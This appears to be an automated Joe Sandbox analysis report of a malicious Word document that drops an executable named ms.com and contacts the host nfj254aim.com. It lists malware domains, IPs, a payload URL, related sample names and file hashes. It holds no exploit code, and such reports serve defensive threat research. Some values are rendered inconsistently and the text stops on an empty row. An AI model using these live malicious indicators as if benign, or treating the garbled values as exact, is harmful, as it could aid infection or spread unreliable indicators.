| EGA Information:                        | <ul style="list-style-type: none"><li>Successful, ratio: 100%</li></ul>                                                                                                                                                                                                                                                                              |
| HDC Information:                        | <ul style="list-style-type: none"><li>Successful, ratio: 4% (good quality ratio 2.3%)</li><li>Quality average: 50.6%</li><li>Quality standard deviation: 46.6%</li></ul>                                                                                                                                                                             |
| HCA Information:                        | <ul style="list-style-type: none"><li>Successful, ratio: 59%</li><li>Number of executed functions: 0</li><li>Number of non-executed functions: 0</li></ul>                                                                                                                                                                                           |
| Cookbook Comments:                      | <ul style="list-style-type: none"><li>Adjust boot time</li><li>Enable AMSI</li><li>Found application associated with file extension: .doc</li><li>Found Word or Excel or PowerPoint or XPS Viewer</li><li>Found warning dialog</li><li>Click Ok</li><li>Attach to Office via COM</li><li>Scroll down</li><li>Close Viewer</li></ul>                  |
| Warnings:                               | Show All <ul style="list-style-type: none"><li>Exclude process from analysis (whitelisted): dllhost.exe</li><li>Report size getting too big, too many NtOpenKeyEx calls found.</li><li>Report size getting too big, too many NtQueryAttributesFile calls found.</li><li>Report size getting too big, too many NtQueryValueKey calls found.</li></ul> |

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                  |
|----------|-----------------|----------------------------------------------|
| 10:17:36 | API Interceptor | 882x Sleep call for process: ms.com modified |

## Joe Sandbox View / Context

### IPs

No context

### Domains

| Match          | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                        |
|----------------|------------------------------|--------------------------|-----------|------------------------|----------------------------------------------------------------|
| nflj254aim.com | documenti 12.01.20.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>172.67.164.220</li></ul> |

### ASN

| Match           | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context                                                         |
|-----------------|------------------------------|--------------------------|-----------|------------------------|-----------------------------------------------------------------|
| CLOUDFLARENETUS | AT113020.exe                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>162.159.134.233</li></ul> |
|                 | documenti 12.01.20.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>104.28.6.227</li></ul>    |
|                 | documenti 12.01.20.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>172.67.164.220</li></ul>  |
|                 | dettare-12.01.2020.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"><li>104.24.122.135</li></ul>  |

| Match | Associated Sample Name / URL                                                    | SHA 256                  | Detection | Link                   | Context               |
|-------|---------------------------------------------------------------------------------|--------------------------|-----------|------------------------|-----------------------|
|       | dettare-12.01.2020.doc                                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.24.122.135      |
|       | officialdoc!_013_2020.exe                                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.24.126.89       |
|       | <a href="http://https://tvronline.com/ihs">http://https://tvronline.com/ihs</a> | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.16.123.96       |
|       | dettare-12.01.2020.doc                                                          | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.24.123.135      |
|       | 2020-12-03_08-45-45.exe.exe                                                     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.31.70.85        |
|       | STATEMENT OF ACCOUNT.exe                                                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 162.159.13<br>0.233 |
|       | invoice.xlsx                                                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 172.67.143.180      |
|       | Vlpuoe2JSz.exe                                                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 23.227.38.74        |
|       | MxL5EoQS5q.exe                                                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.27.146.3        |
|       | imVtKjcvlb.exe                                                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 172.67.146.58       |
|       | Quote.exe                                                                       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 172.67.188.154      |
|       | doc-3860.xls                                                                    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.31.87.226       |
|       | LIST_OF_IDs.xls                                                                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.22.1.232        |
|       | niteEnrgy.xlsx                                                                  | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 162.159.13<br>4.233 |
|       | Shipment Document BL,INV and packing list.jpg.exe                               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 23.227.38.74        |

|              |                          |           |                        |                |
|--------------|--------------------------|-----------|------------------------|----------------|
| info1270.xls | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | • 104.28.11.60 |
|--------------|--------------------------|-----------|------------------------|----------------|

JA3 Fingerprints

No context

Dropped Files

| Match                  | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context |
|------------------------|------------------------------|--------------------------|-----------|------------------------|---------|
| C:\Users\Public\ms.com | documenti 12.01.20.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | dettare-12.01.2020.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | dettare-12.01.2020.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | legal paper-12.01.2020.doc   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | legal paper-12.01.2020.doc   | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | statistics,11.20.2020.doc    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | statistics,11.20.2020.doc    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | commerce_11.20.2020.doc      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | commerce_11.20.2020.doc      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | file-11.20.doc               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | file-11.20.doc               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | inquiry-010.14.2020.doc      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | direct_010.20.doc            | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | command-11.05.2020.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | command-11.05.2020.doc       | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | input 11.20.doc              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | official paper_11.20.doc     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | legal agreement 11.20.doc    | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | specifics 11.05.2020.doc     | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |
|                        | particulars,11.20.doc        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> |         |

Created / dropped Files

|                                                                                                             |                                                                                                                                 |
|-------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\jspxcd2[1].htm |                                                                                                                                 |
| Process:                                                                                                    | C:\Users\Public\ms.com                                                                                                          |
| File Type:                                                                                                  | HTML document, ASCII text                                                                                                       |
| Category:                                                                                                   | downloaded                                                                                                                      |
| Size (bytes):                                                                                               | 205                                                                                                                             |
| Entropy (8bit):                                                                                             | 5.155240244937957                                                                                                               |
| Encrypted:                                                                                                  | false                                                                                                                           |
| SSDEEP:                                                                                                     | 6:pn0+Dy9xwGOBRmEr6VnetdzRx3RSG8KCEzocKqD:J0+oxBeRmR9etdzRxgzez1T                                                               |
| MD5:                                                                                                        | 6C598B85477C948D2A6C50AB26631415                                                                                                |
| SHA1:                                                                                                       | 429CE2C54B01450B0250D423F08886A0F6B567DB                                                                                        |
| SHA-256:                                                                                                    | 04F87DABEBF8EF014741C17361A203E1DA743BA43AF231D9B8DC02DEBE9E6FC4                                                                |
| SHA-512:                                                                                                    | 9C5D564EA1CA2842FB8667C31E8A5CCB07A05073DB509BABF9EA93425B9A344609928582A41CC7DDDAF2A068BF5CBE579F88F8EC8FC3ED4EAC6B796A387C7EA |
| Malicious:                                                                                                  | false                                                                                                                           |

|                                                                                                            |                                                                                                                                                                                                                |
|------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\jspxcd2[1].htm |                                                                                                                                                                                                                |
| Reputation:                                                                                                | low                                                                                                                                                                                                            |
| IE Cache URL:                                                                                              | http://nfj254aim.com/analytics/0D5FgQlJcMskzpbgtQBE7OE_tLi3/BUu5qgsI6FW8bkEsrF2HLHJUlr/IRD_7cnWmi/rwwHf1xOO/7n6dDzF/jspxcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz           |
| Preview:                                                                                                   | <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>.<h1>Not Found</h1>.<p>The requested URL "jspxcd2" was not found on this server.</p>.</body></html>. |

|                                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|--------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C6146FF6.jpeg |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Process:                                                                                         | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                                       | [TIFF image data, big-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=Paint.NET v3.5.11], baseline, precision 8, 994x241, frames 3                                                                                                                                                                                                                                                                                                                                                                                                    |
| Category:                                                                                        | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):                                                                                    | 57258                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                                  | 7.900983242117529                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:                                                                                       | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SSDEEP:                                                                                          | 768:Nne7FOQKYij8iCi2EQrb4IF6j5UTFRHehGLOAFed/6CO2wPbttab/jz7Q+6fN saw:Ne7Il+Oy4wUOAL2wPbnQ/Tz6CaCd                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                                             | B44AC26E80A557B913B715F234C3D769                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:                                                                                            | 1E0574649A9E5BBE0283D83A801E0E3EC4261BBC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:                                                                                         | 1EFAC6DE241D24814D7925C803E3ACBF4E2CD4A90FDE9C6826613DE2A8063B7B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:                                                                                         | 4349E729AEDC4E69A92432553C0BEA8CF5D4D92E7908F25DB5DF3E1B3628F74D362AFD15AED5EED12E53ABDFFAB44F81E39006C8C6FF4D242A05D45AFFA0815D                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Malicious:                                                                                       | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Reputation:                                                                                      | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Preview:                                                                                         | .....JFIF.....`.....hExif.....MM.*.....>.....F.(.....1.....N.....`.....Paint.NET v3.5.11....C.....C.....<br>.....".....}.....!1A..Qa."q.2...#B...R..\$3br.....%&()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....w.....!1..AQ.aq."2...B....#3R..br...\$4.%.....&()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....?.....C@.9.cJ9.b.....^..e..G...~vP/...jf...Zh.....1y.7.%R5v.WE..@...J.N...V....9.e..\$a....R..R..{.....).....O. <.-bR.>..^.F[\$a.....<br>.....r.....?.....7A+.r....3..Yj..o.'o....=)k.....?..8...K.....g....8...e\...e.(...q..1.2.W.3... |

|                                                                                                                                    |                                                                                                                                 |
|------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{56C17754-AEE2-4FF8-BAE6-F2A3ACFA1DAD}.tmp |                                                                                                                                 |
| Process:                                                                                                                           | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                                                                                                         | data                                                                                                                            |
| Category:                                                                                                                          | dropped                                                                                                                         |
| Size (bytes):                                                                                                                      | 2                                                                                                                               |
| Entropy (8bit):                                                                                                                    | 1.0                                                                                                                             |
| Encrypted:                                                                                                                         | false                                                                                                                           |
| SSDEEP:                                                                                                                            | 3:X:X                                                                                                                           |
| MD5:                                                                                                                               | 32649384730B2D61C9E79D46DE589115                                                                                                |
| SHA1:                                                                                                                              | 053D8D6CEEBA9453C97D0EE5374DB863E6F77AD4                                                                                        |
| SHA-256:                                                                                                                           | E545D395BB3FD971F91BF9A2B6722831DF704EFAE6C1AA9DA0989ED0970B77BB                                                                |
| SHA-512:                                                                                                                           | A4944ADFCB670ECD1A320FF126E7DBC7FC8CC4D5E73696D43C404E1C9BB5F228CF8A6EC1E9B1820709AD6D4D28093B7020B1B2578FDBC764287F86F888C071C |
| Malicious:                                                                                                                         | false                                                                                                                           |
| Reputation:                                                                                                                        | high, very likely benign file                                                                                                   |
| Preview:                                                                                                                           | ..                                                                                                                              |

|                                                                                                                                    |                                                                                                                                 |
|------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B4C07723-97C0-4A14-814E-1968BCE52029}.tmp |                                                                                                                                 |
| Process:                                                                                                                           | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                                                                                                         | data                                                                                                                            |
| Category:                                                                                                                          | dropped                                                                                                                         |
| Size (bytes):                                                                                                                      | 1024                                                                                                                            |
| Entropy (8bit):                                                                                                                    | 0.05390218305374581                                                                                                             |
| Encrypted:                                                                                                                         | false                                                                                                                           |
| SSDEEP:                                                                                                                            | 3:ol3lYdn:4Wn                                                                                                                   |
| MD5:                                                                                                                               | 5D4D94EE7E06BBB0AF9584119797B23A                                                                                                |
| SHA1:                                                                                                                              | DBB111419C704F116EFA8E72471DD83E86E49677                                                                                        |
| SHA-256:                                                                                                                           | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1                                                                |
| SHA-512:                                                                                                                           | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4 |
| Malicious:                                                                                                                         | false                                                                                                                           |
| Reputation:                                                                                                                        | high, very likely benign file                                                                                                   |
| Preview:                                                                                                                           | .....<br>.....<br>.....<br>.....                                                                                                |

|                                                                                                                                    |                                                                                                                                  |
|------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FDB545E2-A1F4-4D0B-9DE9-98A3C665B689}.tmp |                                                                                                                                  |
| Process:                                                                                                                           | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                           |
| File Type:                                                                                                                         | data                                                                                                                             |
| Category:                                                                                                                          | dropped                                                                                                                          |
| Size (bytes):                                                                                                                      | 1536                                                                                                                             |
| Entropy (8bit):                                                                                                                    | 0.3796147056131488                                                                                                               |
| Encrypted:                                                                                                                         | false                                                                                                                            |
| SSDEEP:                                                                                                                            | 3:9l3lil4wltfSP8lFlltEMAWuWy:kFSP8gtEMAWpy                                                                                       |
| MD5:                                                                                                                               | 39F0255F9BB41BD49E765898D326FB77                                                                                                 |
| SHA1:                                                                                                                              | 8AD67EEB7CF2ED4CA7DD1AF586406DE92113C6F1                                                                                         |
| SHA-256:                                                                                                                           | 7DB4A7FAFE19900A941F5EC134454C4769D6D1F8227A176A3CEBD9F3C7D86056                                                                 |
| SHA-512:                                                                                                                           | 6FD2E6037C25B4EC5D091B9E2C3F2E9EC04FC3A59AFD79D980ED0E11FFEEFBA18EA535B1C0443A01BC50C5AED4C4F1150B0487B89CE35B2B440D323B40592128 |
| Malicious:                                                                                                                         | false                                                                                                                            |
| Reputation:                                                                                                                        | moderate, very likely benign file                                                                                                |
| Preview:                                                                                                                           | ...../.....<br>.....<br>.....<br>.....                                                                                           |

|                                           |                                                                                                                                                                                                               |
|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\temp.tmp |                                                                                                                                                                                                               |
| Process:                                  | C:\Users\Public\ms.com                                                                                                                                                                                        |
| File Type:                                | HTML document, ASCII text                                                                                                                                                                                     |
| Category:                                 | dropped                                                                                                                                                                                                       |
| Size (bytes):                             | 205                                                                                                                                                                                                           |
| Entropy (8bit):                           | 5.155240244937957                                                                                                                                                                                             |
| Encrypted:                                | false                                                                                                                                                                                                         |
| SSDEEP:                                   | 6:pn0+Dy9xwGOBRmEr6VnetdzRx3RSG8KCezocKqD:J0+oxBeRmR9etdzRxgzez1T                                                                                                                                             |
| MD5:                                      | 6C598B85477C948D2A6C50AB26631415                                                                                                                                                                              |
| SHA1:                                     | 429CE2C54B01450B0250D423F08886A0F6B567DB                                                                                                                                                                      |
| SHA-256:                                  | 04F87DABEBF8EF014741C17361A203E1DA743BA43AF231D9B8DC02DEBE9E6FC4                                                                                                                                              |
| SHA-512:                                  | 9C5D564EA1CA2842FB8667C31E8A5CCB07A05073DB509BABF9EA93425B9A344609928582A41CC7DDDAF2A068BF5CBE579F88F8EC8FC3ED4EAC6B796A387C7EA                                                                               |
| Malicious:                                | false                                                                                                                                                                                                         |
| Reputation:                               | low                                                                                                                                                                                                           |
| Preview:                                  | <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>.<h1>Not Found</h1>.<p>The requested URL "xspcd2" was not found on this server.</p>.</body></html>. |

|                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documenti 12.01.20.LNK |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Process:                                                                     | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| File Type:                                                                   | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Thu Dec 3 17:17:34 2020, length=93665, window=hide                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                    | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):                                                                | 2108                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                              | 4.53050326276553                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:                                                                      | 24:8e/XTwz6lkns4eNHDv3q6idM7dD2e/XTwz6lkns4eNHDv3q6idM7dV:8e/XT3lknGGtQh2e/XT3lknGGtQ/                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                         | 339996F2DA09C87A7FEEC06238EE2785                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:                                                                        | A2715809849265F507EE2EFCDEDD0DBE36881E80                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:                                                                     | 92F6B1A65E873BF8F6C7D7E2B6229992956C8F96217DE3CC95A351515EE09716                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:                                                                     | 6859674992F695DFEB10ACD08673DDDA17D6491A3994D28BC58988BC38C9FF2A3252AE5A6508436AD6FBB3083EA3CFDD389151553D07975E788AAACD46AC86:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Malicious:                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Reputation:                                                                  | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Preview:                                                                     | L.....F.....S.....{.....^.....e.....m.....P.O.....i.....+00...../C:\.....t.....f.....1.....QK.X\Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.9.....v.2..m...Q2..DOCUME~1.DOC..Z.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.i..1.2...0.1...2.0...d.o.c.....8...[.....?J.....C:\Users\..#.....\376483\Users.user\Desktop\documenti 12.01.20.doc-.....\.....\.....\.....\D.e.s.k.t.o.p.\d.o.c.u.m.e.n.t.i..1.2...0.1...2.0...d.o.c.....LB)...Ag.....1SPS.XF.L8C...&m.m.....S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....376483.....D_....3N...W.. |

|                                                                 |                                                        |
|-----------------------------------------------------------------|--------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat |                                                        |
| Process:                                                        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type:                                                      | ASCII text, with CRLF line terminators                 |
| Category:                                                       | dropped                                                |
| Size (bytes):                                                   | 92                                                     |
| Entropy (8bit):                                                 | 4.323234076376603                                      |
| Encrypted:                                                      | false                                                  |

|                                                                        |                                                                                                                                 |
|------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat</b> |                                                                                                                                 |
| SSDEEP:                                                                | 3:M18H9LRB/ZELRB/mX18H9LRB/v:M+H9LxEllH9L3                                                                                      |
| MD5:                                                                   | 51CD26B6AD58A57E3117C7891A2E898A                                                                                                |
| SHA1:                                                                  | 118C0F24D024CEF1CED16EACA93A556CAE82C721                                                                                        |
| SHA-256:                                                               | A2C3E26D19A5762331B519B63FE654F184C7662D14132C55E7A3594110066FDC                                                                |
| SHA-512:                                                               | 3096AE1E0C209244F7123FA025CE8F45594B3C195BE6325495DDFA6D60936B0E21066F6783D0B2022DD52400A95DE2EF783BAFA04F9EA437669CB836945CDFD |
| Malicious:                                                             | false                                                                                                                           |
| Reputation:                                                            | low                                                                                                                             |
| Preview:                                                               | [doc]..documenti 12.01.20.LNK=0..documenti 12.01.20.LNK=0..[doc]..documenti 12.01.20.LNK=0..                                    |

|                                                                         |                                                                                                                                 |
|-------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm</b> |                                                                                                                                 |
| Process:                                                                | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                                              | data                                                                                                                            |
| Category:                                                               | dropped                                                                                                                         |
| Size (bytes):                                                           | 162                                                                                                                             |
| Entropy (8bit):                                                         | 2.431160061181642                                                                                                               |
| Encrypted:                                                              | false                                                                                                                           |
| SSDEEP:                                                                 | 3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+I                                                                                 |
| MD5:                                                                    | 6AF5EAE6E6C935D9A5422D99EEE6BEF0                                                                                                |
| SHA1:                                                                   | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC                                                                                        |
| SHA-256:                                                                | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719                                                                |
| SHA-512:                                                                | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0 |
| Malicious:                                                              | false                                                                                                                           |
| Reputation:                                                             | moderate, very likely benign file                                                                                               |
| Preview:                                                                | .user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....Z.....^.....X...                                                        |

|                                                                             |                                                                                                                                 |
|-----------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\VPKC7C2S.txt</b> |                                                                                                                                 |
| Process:                                                                    | C:\Users\Public\ms.com                                                                                                          |
| File Type:                                                                  | ASCII text                                                                                                                      |
| Category:                                                                   | downloaded                                                                                                                      |
| Size (bytes):                                                               | 114                                                                                                                             |
| Entropy (8bit):                                                             | 4.318379508048024                                                                                                               |
| Encrypted:                                                                  | false                                                                                                                           |
| SSDEEP:                                                                     | 3:GmM/yWEYnNMqftzVSF/Av2KISNLIXD:XM/yWEYNjz41Av2KlvD                                                                            |
| MD5:                                                                        | 2A1065E0A209B7FD54D663FCBE2FD54E                                                                                                |
| SHA1:                                                                       | F50FA87FDF5F98376986FD80FDEBEAC159AA5AA0                                                                                        |
| SHA-256:                                                                    | E3DCC882B10C89BB9F9565AA4844B1BA3363E8C7337D37FDACB18222510A7EB1                                                                |
| SHA-512:                                                                    | 365C09C0CF69DB41FAA189923BD091F8A9D2607626E296D10BD31FA1942BC2693C514B19CCA1C5D177782EC499898C6B68F79C3F25DFECE027FFCEC038C92C4 |
| Malicious:                                                                  | false                                                                                                                           |
| IE Cache URL:                                                               | nfj254aim.com/                                                                                                                  |
| Preview:                                                                    | __cfduid.d22f56ec96c6f03715d1ce936958387bc1606987070.nfj254aim.com/.9728.608957184.30859496.2493225696.30853536.*.              |

|                                                       |                                                                                                                                 |
|-------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\Desktop\~\$cument i 12.01.20.doc</b> |                                                                                                                                 |
| Process:                                              | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:                                            | data                                                                                                                            |
| Category:                                             | dropped                                                                                                                         |
| Size (bytes):                                         | 162                                                                                                                             |
| Entropy (8bit):                                       | 2.431160061181642                                                                                                               |
| Encrypted:                                            | false                                                                                                                           |
| SSDEEP:                                               | 3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+I                                                                                 |
| MD5:                                                  | 6AF5EAE6E6C935D9A5422D99EEE6BEF0                                                                                                |
| SHA1:                                                 | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC                                                                                        |
| SHA-256:                                              | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719                                                                |
| SHA-512:                                              | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0 |
| Malicious:                                            | false                                                                                                                           |
| Preview:                                              | .user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....Z.....^.....X...                                                        |

|                               |                                                        |                                                                                                                                                                             |
|-------------------------------|--------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\Public\ms.com</b> |                                                        |   |
| Process:                      | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |                                                                                                                                                                             |
| File Type:                    | PE32+ executable (GUI) x86-64, for MS Windows          |                                                                                                                                                                             |

| C:\Users\Public\ms.com |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |   |
